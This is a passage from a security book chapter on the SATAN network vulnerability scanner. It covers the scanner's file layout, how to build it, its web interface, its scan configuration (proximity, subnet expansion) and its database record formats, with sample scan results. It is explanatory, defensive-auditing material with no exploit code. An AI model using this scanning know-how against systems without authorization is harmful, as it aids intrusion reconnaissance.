- **html/reporting/satan_info_trusting.pl**
- **html/reporting/satan_info_class.pl**
- **html/reporting/satan_info_host.pl**
- **html/reporting/satan_info_OStype.pl**
- **html/reporting/satan_info_clients.pl**
- **html/reporting/satan_info_host_action.pl**
- **html/reporting/satan_results_domain.pl**
- **html/reporting/satan_info_trusted.pl**
- **html/reporting/satan_results_trusted.pl**
- **html/reporting/satan_results_trusting.pl**

The html/running Directory

The html/running directory contains the two PERL scripts that begin and control the SATAN scans:

- **html/running/satan_run_form.pl.** Runs in response to the selection of SATAN Target Selection from the SATAN Control Panel

- **html/running/satan_run_action.pl.** Executes the SATAN scan and collects the data when the previous SATAN Run Form screen's Start the scan field is selected

The html/tutorials Directory

The html/tutorials directory contains useful Web pages for understanding SATAN and the vulnerabilities that SATAN finds (the filenames are self-explanatory):

- **html/tutorials/vulnerability_tutorials.pl**
- **html/tutorials/first_time/analyzing.html**
- **html/tutorials/first_time/learning_to_use.html**
- **html/tutorials/first_time/make.html**
- **html/tutorials/first_time/scanning.html**

The html/tutorials/vulnerability Directory

The html/tutorials/vulnerability directory contains Web page tutorial help on each of the vulnerabilities searched for by SATAN, including links to appropriate resources that offer more information:

- **html/tutorials/vulnerability/-NFS_export_to_unprivileged_programs.html**
- **html/tutorials/vulnerability/-NFS_export_via_portmapper.html**
- **html/tutorials/vulnerability/NIS_password_file_access.html**
- **html/tutorials/vulnerability/REXD_access.html**
- **html/tutorials/vulnerability/TFTP_file_access.html**
- **html/tutorials/vulnerability/remote_shell_access.html**
- **html/tutorials/vulnerability/unrestricted_NFS_export.html**
- **html/tutorials/vulnerability/-unrestricted_X_server_access.html**
- **html/tutorials/vulnerability/-writable_FTP_home_directory.html**
- **html/tutorials/vulnerability/Sendmail_vulnerabilities.html**
- **html/tutorials/vulnerability/FTP_vulnerabilities.html**
- **html/tutorials/vulnerability/unrestricted_modem.html**
- **html/tutorials/vulnerability/-SATAN_password_disclosure.html**

The html/admin Directory

The html/admin directory contains the PERL scripts that permit a user to dynamically configure the satan.cf settings from the Web browser, without having to manually edit the config/satan.cf file. The files in this directory create the SATAN Configuration Management screen and execute configuration changes requested from that screen:

- **html/admin/satan_cf_form.pl.** Displays the SATAN Configuration Management Web page
- **html/admin/satan_cf_action.pl.** Executes the changes indicated by the SATAN Configuration Management Web page, and displays the results of the status of those requested changes

The html/data Directory

The html/data directory contains the PERL scripts that a user invokes to examine or manipulate existing SATAN databases. SATAN stores the results of scans into databases using a standard database record format. These text databases can be merged together or opened for the generation of reports. The files in this directory create the SATAN Data Management screen and execute the actions requested from that screen:

- **html/data/satan_data_form.pl.** Displays the SATAN Data Management Web page
- **html/data/satan_merge_action.pl.** Opens the requested SATAN database and merges it with another.
- **html/data/satan_open_action.pl.** Opens the requested SATAN database

The src Directory

The src directory contains C source for several utility programs. These are written in C for increased speed and compatibility. The top-level make will invoke makes in each of these directories, which will deposit the executable in the bin directory.

The src/boot Directory

The boot program generates an rpc call to the target system requesting the BOOTPARAM service to get the NIS domain name. As defined by the rules files, this program is invoked by boot.satan only if the remote portmap listing indicates the bootparam service:

- **src/boot/Makefile.** Makes the boot program
- **src/boot/boot.c.** Contains the boot client program
- **src/boot/bootparam_prot.x.** rpcgen uses this .x file to generate the RPC stubs to support boot.c

The src/misc Directory

The md5 program is used to generate a quasi-random 32-bit number that acts as a password. The html.pl server accepts only URL requests that include this value; this constitutes a sort of magic cookie security system. The rex program makes a simple request to the remote rexd to prove that access is possible. The rcmd program merely invokes the rcmd() call with the indicated parameters, namely the remote program to execute and the name of the remote system. The safe_finger program is a version of finger that prevents returning fingerd information from causing harm. Finally, the timeout program allows a user to run a command for a limited time.

This directory includes the following files:

- **src/misc/Makefile.** Makes all the file in this directory
- **src/misc/global.h.** Contains md5 header information
- **src/misc/md5.c.** Generates the 32 bit hash value that is used by SATAN as a password
- **src/misc/md5.h.** Contains include info for md5.c
- **src/misc/md5c.c.** Contains support code for md5.c
- **src/misc/rex.c.** Makes a simple request to rexd to prove that access is possible
- **src/misc/timeout.c.** Executes a command-line specified program with the command-line specified timeout
- **src/misc/rex.x.** Generates the RPC stub programs for rex.c
- **src/misc/sys_socket.c.** Replaces PERL's socket.ph
- **src/misc/rcmd.c.** Executes the rcmd() call with the indicated parameters (acts like rsh/remsh replacement)
- **src/misc/safe_finger.c.** Protects the client system from dangers involved in running finger directly (a complete list of the precautions is included in the file)

The src/nfs-chk Directory

The src/nfs-chk directory contains the source for the nfs-chk binary, which attempts to mount an indicated file system from a particular server. This directory includes the following files:

- **src/nfs-chk/Makefile**
- **src/nfs-chk/mount.x**
- **src/nfs-chk/nfs-chk.c**
- **src/nfs-chk/nfs_prot.x**

The src/port_scan Directory

The src/port_scan directory contains the source for the tcp_scan and udp_scan programs. These two programs scan an indicated target over an indicated range of ports by attempting to connect to the ports on the target. This directory includes the following files:

- **src/port_scan/README**
- **src/port_scan/error.c**
- **src/port_scan/find_addr.c**
- **src/port_scan/lib.h**
- **src/port_scan/strerror.c**
- **src/port_scan/mallocs.c**
- **src/port_scan/non_blocking.c**
- **src/port_scan/open_limit.c**
- **src/port_scan/print_data.c**
- **src/port_scan/ring.c**
- **src/port_scan/tcp_scan.1**
- **src/port_scan/tcp_scan.c**
- **src/port_scan/udp_scan.c**
- **src/port_scan/Makefile**

The src/fping Directory

The src/fping directory contains the source for the fping program. This program is a replacement for the standard ping program and features the capability to more quickly scan a number of remote hosts to determine whether these hosts are alive.

This directory includes the following files:

- **src/fping/README**
- **src/fping/CHANGES**
- **src/fping/fping.c**

- **src/fping/fping.man**
- **src/fping/Makefile**
- **src/fping/README.VMS**
- **src/fping/AUTHOR**

The src/rpcgen Directory

The src/rpcgen contains the source for the rpcgen program, a utility created by Sun that creates rpc stub files based on an .x file. The rpcgen utility is shipped on many systems, but SATAN requires it to run, so the creators of SATAN included the source, just in case. The rpcgen program is used to compile the nfs-chk, boot, rex, and yp-chk programs.

This directory includes the following files:

- **src/rpcgen/Makefile**
- **src/rpcgen/rpc_clntout.c**
- **src/rpcgen/rpc_cout.c**
- **src/rpcgen/rpc_hout.c**
- **src/rpcgen/rpc_main.c**
- **src/rpcgen/rpc_parse.c**
- **src/rpcgen/rpc_parse.h**
- **src/rpcgen/rpc_scan.c**
- **src/rpcgen/rpc_scan.h**
- **src/rpcgen/rpc_svcout.c**
- **src/rpcgen/rpc_util.c**
- **src/rpcgen/rpc_util.h**
- **src/rpcgen/README**

The src/yp-chk Directory

The src/yp-chk directory contains the source for the NIS probe. The yp-chk program attempts to see if an NIS map is available and prints the first record of that map if it is available.

This directory includes the following files:

- **src/yp-chk/Makefile**
- **src/yp-chk/yp.x**
- **src/yp-chk/yp-chk.c**

The perl Directory

The PERL directory contains the heart of the utilities that make up the SATAN program. Notice that the html.pl program acts as SATAN's Web daemon, listening on a TCP port, authenticating HTML page requests, and responding with the appropriate HTML page.

This directory includes the following files:

- **perl/config.pl.** Rewrites the satan.cf file based on changes made through the Web interface
- **perl/cops2satan.pl.** Converts COPS warning report into SATAN rules (this is experminental and not accessible from the Web interface)
- **perl/domains.pl.** Sifts information by domain names
- **perl/drop_fact.pl.** Applies rules from drop file
- **perl/facts.pl.** Processes facts
- **perl/fix_hostname.pl.** Fixes truncated fully qualified domain names
- **perl/get_host.pl.** Uses gethostbyaddr() or gethostbyname() to find the fully qualified domain name of a host
- **perl/getfqdn.pl.** Uses nslookup to find the fully qualified domain name of a host
- **perl/hostname.pl.** Finds own hostname
- **perl/hosttype.pl.** Classifies host by banner info
- **perl/html.pl.** Acts as HTML server with md5 authentication (this is the SATAN Web daemon)
- **perl/infer_facts.pl.** Generates new facts based on rules
- **perl/infer_todo.pl.** Generates list of new targets based on todo information
- **perl/misc.pl.** Contains utility subroutines

- **perl/policy-engine.pl.** Guides the selection of targets according to policies set in the configuration file
- **perl/reconfig.pl.** Replaces program names in SATAN with pathnames indicated in file.paths
- **perl/run-satan.pl.** Sets up list of targets, executes scans against targets, collects facts, processes todo information, and saves data
- **perl/satan-data.pl.** Includes data management routines
- **perl/services.pl.** Classifies host by services used and provided
- **perl/severities.pl.** Classifies vulnerabilities
- **perl/shell.pl.** Runs a command and uses a timeout to ensure that it finishes
- **perl/socket.pl.** Executes sys_socket binary
- **perl/subnets.pl.** Sifts subnet information
- **perl/suser.pl.** Checks if SATAN is running as root
- **perl/targets.pl.** Generates target lists, executes target probes, and saves scan information
- **perl/todo.pl.** Stores and processes information about hosts discovered while scanning a target
- **perl/trust.pl.** Maintains trust statistics
- **perl/status.pl.** Maintains time, date, and status file

Note PERL 5.000 (or later) is required to run SATAN. PERL 5.000 is available from any FTP archive that mirrors the gnu distributions, including the following:

`ftp://archive.cis.ohio-state.edu/pub/gnu/mirror/perl5.001.tar.gz.`

Building SATAN

Even though SATAN consists of a large number PERL, C, and HTML files, building SATAN is quite straightforward and quick. Considering the flexibility of SATAN's modular design, the ease of use of SATAN's user interface, and the powerful functionality, SATAN is extremely easy to build. (SATAN's only possible weakness could be its speed—as a result of the large number of PERL scripts and modularity, SATAN is not as fast as a comparable monolithic binary.)

Note that building SATAN basically consists of modifying pathnames to correspond to your system, and compiling the few binary utilities. The entire process takes only a few minutes.

Follow these steps to build SATAN:

1. Edit the paths.pl and paths.sh files in config/ to point to the actual location of utilities on your system.
2. Edit the config/satan.cf file to correspond to your requirements. Specifically, you should consider adding entries to $only_attack_these and $dont_attack_these. These two variables provide control over what hosts are included in SATAN scans. For example, you might want to run scans only against systems inside notreal.com, so you would use the $only_attack_these variable to limit the scans to hosts inside the notreal.com domain.

Note You can make modifications to satan.cf from within SATAN using the SATAN Configuration Management screen.

3. Run the reconfig script. It patches scripts with the path for PERL 5.00x and a Web browser. If the Web browser selected by reconfig is inappropriate, edit the config/paths.pl file to point to the Web browser of choice. Notice that the variable for a Web browser is called $MOSAIC.
4. Run the make command in the satan-1.1.1/ directory. You need to specify a system type, such as irix5.
5. The authors of SATAN recommend that you unset proxy environment variables or browser proxy settings.
6. su or log in to root.
7. Run the satan script. If no command-line arguments are given, the script invokes a small Web (HTML) server, html.pl, and the Web browser to talk to this HTML server.

At this point, the primary SATAN screen is displayed and you are ready to use SATAN.

To use SATAN from the command line, you must list command-line arguments as indicated by the satan.8 man page. Note that the authors recommend against using the command-line version of SATAN, because the user interface involves many command-line arguments that can be somewhat confusing. The Web interface is much easier to use.

Using SATAN's HTML Interface

The interactive version of SATAN consists of a sequence of HTML pages that are viewed through the Web browser. The general structure consists of a control panel that leads to five different functional areas: data management, target selection, reporting and analysis,

configuration management, and documentation. Most screens give a link back to the SATAN Control Panel.

The Control Panel

The SATAN Control Panel is your primary control menu for using SATAN (see fig. 8.1). There you find links to HTML pages that enable you to do the following:

- Manage the data gathered by SATAN
- Choose target systems and run scans
- Generate reports and analyze data
- Modify the default configuration for searches
- Gain access to SATAN's documentation and tutorials




Figure 8.1
The SATAN Control Panel.

In addition to the major options listed, a few links permit the user to FTP the latest version of SATAN from a Dutch FTP archive, to change the name of the program to SANTA (if the name SATAN offends you), to find information about the artwork in the program, and to find information about the authors of the program.

Data Management

Each SATAN scan of a target system generates a series of database records that are stored in a database file. The default name of the database file is satan-data. For maintaining large amounts of data, SATAN enables you to specify the name of the database file. If you choose the SATAN Data Management option from the SATAN Control Panel, your Web browser displays the screen shown in figure 8.2. The screen shows you the names of the existing databases and enables you to do the following:

- Open an existing database.
- Create a new database.
- Merge current data with an existing database.

Figure 8.2
The SATAN Data Management screen.

Notice that the URL in the Location field of figure 8.2 includes a TCP port number and a 32-byte value. The port number corresponds to the port that the SATAN HTML daemon (html.pl) is listening on, and the 32-byte value is the password that permits access. The password is generated by an md5 hash function and should be unique to your system.

Target Selection


When you are ready to run a SATAN scan, choose the SATAN Target Selection option on the SATAN Control Panel. By selecting that option, you are first presented with the screen shown in figure 8.3—the SATAN Target Selection screen. From here, you can specify the following:

- The name of the system to scan (that is, cat.cup.hp.com)
- Whether SATAN should scan all hosts on the same subnet
- The level of the scan (light, normal, or heavy)

Figure 8.3
The SATAN Target Selection screen.

After specifying this information, you can now initiate the scan. As the scan proceeds, you see the name of each component scan program (mostly .satan scripts) being executed, along with parameters, on the SATAN Data Collection screen shown in figure 8.4. Note that each component scan program is invoked using the timeout program. This timeout program acts as a wrapper around the actual program, using the first argument as the maximum number of seconds that the program is permitted to run before the timeout causes the program to execute. The signal that the timeout program sends, and the timeout values, can be configured using the satan.cf file or the SATAN Configuration Management screen. Notice from figure 8.4 that the scan of this single host took about 38 seconds.

Figure 8.4
The SATAN Data Collection screen.



After the scan completes, you can select the View Primary Target Results option from the SATAN Data Collection screen to get to the SATAN Results screen, shown in figure 8.5. The SATAN Results screen provides a summary of information about the host, as well as a list of vulnerability information. These results are based on the database records generated by the scan.

Reporting and Data Analysis

After running scans on several hosts, you might want to generate reports or analyze the data from multiple hosts. By choosing the SATAN Reporting & Data Analysis option from the SATAN Control Panel, you are presented with the screen shown in figure 8.6. From this SATAN Reporting and Analysis screen, you can generate reports on all the scan results by the following criteria:

- Approximate danger level
- Type of vulnerability
- Vulnerability count
- Class of service
- System type
- Internet domain




Figure 8.5
The SATAN Results screen.




Figure 8.6
The SATAN Reporting and Analysis screen.

- Subnet
- Host name

You can also generate a list of trusted hosts and trusting hosts. By selecting the By Type of Vulnerability option on the SATAN Reporting and Analysis screen, you get the SATAN Vulnerabilities - By Type report shown in figure 8.7. This screen is very useful if you are trying to eliminate security problems of a certain type. For example, if you thought that hackers were actively attacking systems running rexd, this screen would be very useful in helping you to determine the scope of the problem.

Figure 8.7
The SATAN Vulnerabilities - By Type report.

Configuration Management

By choosing the SATAN Configuration Management option from the SATAN Control Panel, you can modify the configuration set in satan.cf. Using the screens shown in figures 8.8 and 8.9, you can modify the following parameters:

- The directory to keep the data in
- The default probe level
- The timeout value for each network probe
- The kill signal sent to tool processes at timeout
- The maximum proximity amount (maximal proximity)
- The proximity descent value
- Whether to stop when the probe level hits 0
- Whether to scan the entire subnet of the target
- Whether the intruder system is trusted

- Limits on what hosts to probe (by domain name or subnet address)
- Limits on what hosts cannot be probed
- Two workarounds: one tells SATAN to use nslookup (for NIS environments) or gethostbyname() lookups (for DNS environments), and one that tells SATAN to use or not use ping (because ping depends on ICMP, environments where ICMP does not work will want to avoid ICMP—not many systems fall into this category).




Figure 8.8
The SATAN Configuration Management screen, part 1.




Figure 8.9
The SATAN Configuration Management screen, part 2.

The proximity settings deserve comment. SATAN treats any host information gained from a scan of a single target system as having a proximity of 1 to the target system. This means that the name servers, MX mail hosts that receive mail for this system, NFS clients, and hosts listed in the .rhosts/hosts.equiv files are all considered to have a proximity of 1 to the target. If you scan with a maximal proximity setting of 2, the number of hosts scanned can become quite large. SATAN scans the target, then scans all hosts that have a proximity of 1 to the target, and then scans all hosts that have a proximity of 1 to the hosts that have a proximity of 1 to the target. You can imagine the exponential growth involved with SATAN scans that use a maximal proximity setting greater than 2. When the maximal proximity field is set to 0, SATAN scans only the target system, and possibly the target's subnet.

The proximity descent field can be used to decrease the intensity of the scan as SATAN moves the scan out to less proximate hosts. For example, consider a situation where the maximal proximity field is set to 2, the proximity descent field is set to 1, and the probe level starts at heavy. The target is scanned at the heavy level, the hosts at proximity of 1 are scanned at the normal level, and the hosts at proximity of 2 are scanned at the light level.

If you specify a subnet expansion, SATAN scans every host with an IP address whose first three parts match the target. For example, if the target was 192.12.13.14, SATAN would scan every host in the IP range 192.12.13.1 to 192.12.13.254. (Note that x.x.x.0 and x.x.x.255 are typically reserved for broadcast and are not assigned to individual hosts.)

Documentation

Selecting the SATAN Documentation option from the SATAN Control Panel brings up an index into SATAN's extensive online documentation, as shown in figure 8.10. Detailed information on SATAN and network vulnerabilities is available.




Figure 8.10
The SATAN Documentation index.

The following are the three most useful parts of the documentation:

- SATAN Reference
- Vulnerabilities Tutorials
- Admin Guide to Cracking

The SATAN Reference provides detailed information about SATAN, the database records, and the inference engine. SATAN includes tutorials on the 13 network vulnerabilities included in its scans. If you choose the "Vulnerabilities - a Tutorial" option from the SATAN Documentation screen, SATAN brings up the list of these tutorials, as shown in figure 8.11.




Figure 8.11
The SATAN Tutorials Security problems

Choosing an entry from the Vulnerabilities screen brings up a tutorial that includes tips on addressing the problem and Web links to programs and information regarding the problem. For example, if you choose the Remote Shell Access option from the Vulnerabilities screen, SATAN brings up the Remote Shell Access screen shown in figure 8.12.

Note that many of the tutorial screens, such as the one shown in figure 8.12, provide a link to the seminal paper "Improving the Security of Your Site by Breaking Into It" (Farmer & Venema, 1993). This influential document was written by the authors of SATAN and led to the creation of SATAN. The entire goal of SATAN was to automate the process described in the paper. If you select the Admin Guide to Cracking option from the Remote Shell Access screen, SATAN brings up the paper, as shown in figure 8.13.

Figure 8.12
The Remote Shell Access tutorial.




Figure 8.13
SATAN's Admin Guide to Cracking.

Running a Scan

Follow these steps to run a scan:

1. Start your SATAN scan from the SATAN Control Panel screen, as shown in figure 8.1.

2. Select the SATAN Configuration Management option and modify the settings as discussed previously.

   For a scan of a single target system, just make sure that the maximal proximity is set to 0 and that subnet expansion is turned off.

3. Return to the SATAN Control Panel by selecting the Change the Configuration File option to save any changes.

4. Choose the SATAN Target Selection option and type the name of the target system into the field on the SATAN Target Selection screen.

5. Select the scan level and start the scan.

6. After the SATAN data collection is complete, select the View Primary Target Results option from the SATAN Data Collection screen.

You have now completed the SATAN scan. If you are running a scan against a subnet, you have a maximal proximity setting greater than 1, or you have scanned several hosts, your database information might grow large. To generate reports that help you sort this data, choose the SATAN Reporting & Data Analysis option from the SATAN Control Panel. From the SATAN Reporting and Analysis screen, you can select reports that help to sort the information on all the database records.

Understanding the SATAN Database Record Format

There are three types of database records: facts, all-hosts, and todo. These database records are stored in three different files: facts, all-hosts, and todo. These files are typically in a subdirectory of satan called results/satan-data. The subdirectory of results corresponds to the name of the SATAN database, with the default being satan-data.

The facts file contains the results of vulnerability scans; each record of this file is called a *fact*. SATAN attempts to build a database of host information in the all-hosts file, which contains host name information, regardless of whether SATAN scanned those hosts. The todo file keeps track of which probes have been run against a target.

Looking at the Facts

Each .satan script (program) is required to output text records that are directly stored into the facts database file. Each text record consists of eight fields, each separated by a pipe (|) character. Newlines separate entries in this file. Each SATAN fact starts with a $target field and ends with a $text field. The rulesets use PERL search capabilities to match against records from the facts file. SATAN rulesets are described in detail later in this chapter in a section called "Understanding the SATAN Rulesets."

Each SATAN fact consist of the following eight fields:

- Target
- Service
- Status
- Severity
- Trusted
- Trustee
- Canonical service output
- Text

Target ($target)

This is the name of the host that the record refers to. SATAN tries to put the fully qualified domain name into this field, but if it cannot, it uses the IP address. If that fails, it uses an estimated name or partial name.

Service ($service)

This is the name of the tool with the .satan suffix removed. If a tool does more than one scan, such as rpc.satan, this is the name of the service probed.

Status ($status)

This is a one-character field that indicates the status of the target host, as follows:

Field	Description
a	Indicates that the target was available
u	Indicates that it was unavailable
b	Indicates that the target name could not be resolved to an IP address and was therefore a bad name
x	Is used for other cases (reserved for future use)

Severity ($severity)

This is a two-character field that indicates the estimated severity of the vulnerability:

Field	Description
rs	Indicates that the vulnerability could lead to root access on the target system
us	Indicates that a user shell could be invoked
ns	Indicates that a shell owned by the nobody (uid = 2) user could be invoked
uw	Indicates that the vulnerability could lead to the writing of a file as a non-root user
nr	Indicates that the vulnerability could lead to a file read as the nobody user

The SATAN documentation does not mention three other listings that are used: x, l, and nw. The l severity corresponds to login information gathered from rusers.satan and finger.satan. The x entry indicates an unknown severity, but with potential for access. The nw indicates that the nobody user can write files.

The ns entry corresponds to ITL class 6; the nr entry corresponds to ITL class 4; and the others (except x and l) correspond to ITL class 5. (Note that permissions corresponding to the nobody user directly relate to world access settings on files.) SATAN breaks down the ITL class 5 group into three parts: the ability to execute a program as any non-root user; the ability to execute a program as the nobody user; and the ability to write files as any non-root user.

In general, if a hacker can modify any non-root user file, the hacker can modify executables that the user will run, resulting in the ability of the hacker to gain execution access. The nobody user concept is quite closely linked with the holes of NFS only.

Trusted ($trusted)

This field consists of two tokens separated by an @—the left part being a user and the right part being a host. (If no @ is included, the entire field is interpreted as the user part.) It represents an account or directory that trusts another target. The user part of that account is selected from these four choices: user, root, nobody, or ANY. The host part can be either the target system or ANY, but only the target system makes sense for the Trusted field. The $trusted account trusts users as specified by the $trustee field.

Trustee ($trustee)

This field represents those users and systems that are trusted by the accounts listed in the $trusted field. It uses the same format as the $trusted field.

Canonical Service Output ($canonical)

For non-vulnerability records, this contains a formatted version of the information, either user name, home dir, last login or filesys, clients. For vulnerability records, this contains a description of the problem type.

Text ($text)

This contains messages used for reports. For example, for a TCP scan, this field contains offers <*service*>, where <*service*> corresponds to a service name from the /etc/services file, such as shell.

Sample Fact Record

Here is an example of the output of the rpc.satan scan that consists of records in the fact database record format:

```
% bin/ftp.satan m2.notreal.com
m2¦ftp¦a¦x¦¦¦ANONYMOUS¦offers anon ftp
m2¦ftp¦a¦nw¦~ftp¦ANY@ANY¦writable FTP home directory¦~ftp is writable
%
```

Both facts have a $target of m2, a $service of ftp, and indicate a $status of a (available). The $severity field for the first record is x, indicating an informational record with unknown severity, whereas the second record shows nw to indicate that anyone (even the nobody user) can write a file using this vulnerability. The $trusted and $trustee fields do not apply to the first record, but the second record indicates that the ~ftp directory ($trusted) grants access to anyone on any other system ($trustee = ANY@ANY). The canonical service output for the first record indicates that the problem is ANONYMOUS access to FTP, whereas the second record indicates the problem is a "writable FTP home directory." Finally, the $text fields for both records describe the problem for reporting purposes.

Note The pathnames of most of the .satan tools assume that they are being run with a default directory of the top-level SATAN program, satan-1.1.1. For example, rpc.satan tries to include config/paths.pl, where config is a subdirectory of satan-1.1.1. Either run these tools from that directory, as shown in the example, or modify these tools to include absolute pathnames.

Another way to understand the facts database is to look at the actual satan-1.1.1/results/satan-data/facts file after running a few heavy scans. This file will be filled with records generated by the .satan tools.

Seeing All the Hosts

The all-hosts text file contains host records, which are used to keep track of hosts that SATAN has seen, regardless of whether these hosts have been scanned by SATAN. Each host record consists of six fields, each separated by a pipe (|) character. Newlines separate entries in this file.

Each SATAN host record consists of the following six fields:

- The name of the host
- The IP address of the host
- The proximity level from the original target
- The level to which this host has been scanned (-1 for hosts that have not been scanned)
- Whether this host was encountered during subnet expansion (0 for no, 1 for yes)
- The time this host was scanned (in time() format) (optional)

By looking at the satan-1.1.1/results/satan-data/all-hosts file, the structure of these records can be seen:

```
m2.notreal.com¦12.34.56.78¦0¦2¦0¦817008639
mailhub.notreal.com¦12.3.45.67¦1¦-1¦0¦
```

Notice that mailhub.notreal.com has not been scanned (-1) and therefore has no time entry.

Examining All the Things It Did

The SATAN todo file contains a list of hosts, and probes that have been run against those hosts. Each todo record consists of three fields, separated by a pipe (|) character. The fields are as follows:

- The hostname
- The name of the tool that was run against that host
- Any arguments used by that tool during the run against that host

The best way to understand this database format is to look at the satan-1.1.1/results/satan-data/todo file:

```
m2.notreal.com¦tcpscan.satan¦0,80,ftp,telnet,smtp,nntp,uucp,6000¦
m2.notreal.com¦dns.satan¦
m2.notreal.com¦rpc.satan¦
m2.notreal.com¦xhost.satan¦-d m2.notreal.com:0
```

Notice that the system m2.notreal.com had tcpscan.satan scan the system for the listed TCP ports, then a dns scan, an rpc scan, and finally, an xhost test.

Understanding the SATAN Rulesets

